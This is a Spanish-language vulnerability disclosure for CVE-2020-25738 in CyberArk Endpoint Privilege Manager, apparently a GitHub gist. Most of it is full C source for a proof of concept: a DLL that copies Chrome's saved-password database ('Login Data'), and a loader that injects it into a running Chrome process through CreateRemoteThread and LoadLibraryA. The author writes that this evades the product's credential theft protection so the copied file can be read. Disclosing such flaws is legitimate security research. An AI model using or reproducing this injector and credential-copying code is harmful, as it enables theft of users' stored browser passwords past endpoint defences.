inc0d3 / **CVE-2020-25738.md** Secret

Last active last year

Cyberark CVE-2020-25738 - Bypass Credential Theft Protection

CVE-2020-25738.md

CVE-2020-25738

Cyberark Endpoint Privilege Manager (EPM) 11.1.0.173 Bypass Credential Theft Protection


Cyberark es una empresa estado unidense orientada a soluciones de seguridad informática. Ha sido nominada como líder en el cuadrante de Gartner para el Privileged Access Managment.

Otra de sus soluciones es el Endpoint Privilege Manager o EPM

Donde una de sus principales caracteristicas es proteger al usuario final del robo de credenciales, incluyendo el robo de credenciales desde algunos navegadores web.


En esta herramienta fue posible evadir el mecanismo de protección utilizando DLL Injection.

La siguiente imagen muestra cómo Cyberark bloquea el acceso al archivo donde el navegador Google Chrome almacena las contraseñas, aún cuando el usuario tiene permisos sobre el archivo.



Como se observa, no es posible copiar el archivo a otra carpeta.

Sin embargo, si generamos una librería dinámica (DLL), que se simplemente copie el archivo y creamos un programa que injecte esta librería en el mismo navegador, la copia es exitosa.



A continuación se muestra el código de la DLL


```
#include <windows.h>
#include <stdio.h>


BOOL WINAPI DllMain(
    HINSTANCE hinstDLL,  // handle to DLL module
    DWORD fdwReason,     // reason for calling function
    LPVOID lpReserved )  // reserved
{
    char base[255];
    char log[255];
    char pass[255];
    char copy[255];



    switch( fdwReason )
    {
        case DLL_PROCESS_ATTACH:


            GetCurrentDirectory(255, base);
            strcpy(log, base);
            strcpy(pass, base);
            strcpy(copy, base);

            strcat(log, "\\dll-injection-log.txt");
            strcat(copy, "\\chrome-db-pass.sqlite");
            strcat(pass, "\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data");

            FILE *fp = fopen(log, "w");

            fprintf(fp, "%s\n", log);
            fprintf(fp, "%s\n", pass);

            if (CopyFileA(pass,copy, FALSE)) {
                fprintf(fp, "%s\n", copy);

                Sleep(2000);
            }
            else {
                FormatMessage(FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
               NULL, GetLastError(), MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT),
               copy, (sizeof(copy) / sizeof(char)), NULL);
               fprintf(fp, "%s\n", copy);
            }

            fclose(fp);

            break;

        case DLL_THREAD_ATTACH:
         // Do thread-specific initialization.
            break;

        case DLL_THREAD_DETACH:
         // Do thread-specific cleanup.
            break;

        case DLL_PROCESS_DETACH:
         // Perform any necessary cleanup.
            break;
    }
    return TRUE;  // Successful DLL_PROCESS_ATTACH.
}
```

y luego el loader, que injecta la DLL en Chrome

```
#include <windows.h>
#include <winbase.h>
#include <stdio.h>
```

```
void printLastError() {
    char error[255];
    FormatMessage(FORMAT_MESSAGE_FROM_SYSTEM | FORMAT_MESSAGE_IGNORE_INSERTS,
               NULL, GetLastError(), MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT),
               error, (sizeof(error) / sizeof(char)), NULL);
     printf(error);
}

int main(int argc, char *argv[]) {

    char directorio[255];

    GetCurrentDirectory(255, directorio);

    printf("\n[+] Directorio actual: %s", directorio);

    strcat(directorio, "\\");
    strcat(directorio, argv[1]);

    LPCSTR dll = directorio;

    HANDLE p = OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE, FALSE, atoi(argv[2]));
    if (p == NULL) {
        printf("\nError al controlar el proceso:");
        printLastError();
        return 1;
    }
    printf("\n[+] Proceso controlado correctamente en 0x%p", p);



    LPVOID vAlloc = VirtualAllocEx(p, NULL, MAX_PATH, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (vAlloc == NULL) {
        printf("\nError al solicitar memoria en el proceso: ");
        printLastError();
        return 1;
    }
    printf("\n[+] Memoria creada en el espacio del proceso correctamente en 0x%p", vAlloc);

    BOOL result = WriteProcessMemory(p, vAlloc, dll, strlen(dll) + 1, NULL);

    if (result == FALSE) {
        printf("\nError al escribir la shellcode en la memoria del proceso: ");
        printLastError();
        return 1;
    }
    printf("\n[+] Path de la DLL copiada en la memoria del proceso correctamente");


    printf("\n[+] DLL a inyectar: %s", dll);

    HANDLE remoteThread = CreateRemoteThread(p, NULL, 0, (LPTHREAD_START_ROUTINE)LoadLibraryA, vAlloc, 0, NULL);

    if (remoteThread == NULL) {
        printf("\nError al inyectar la DLL: ");
        printLastError();
        return 1;
    }
    printf("\n[+] DLL ejecutada correctamente en 0x%p", remoteThread);

    WaitForSingleObject(remoteThread, INFINITE);

    DWORD exitCode = 0;
    GetExitCodeThread(remoteThread, &exitCode);

    if (exitCode != 0) {
        printf("\nShellcode ejecutada correctamente.");
    }

    CloseHandle(remoteThread);
    CloseHandle(p);

    printf("\n");
    return 0;
}
```

Finalmente, con el archivo en otro lugar éste deja de ser monitoreado por Cyberark, permitiendo su lectura con programas o exploradores SQLite.



Fin!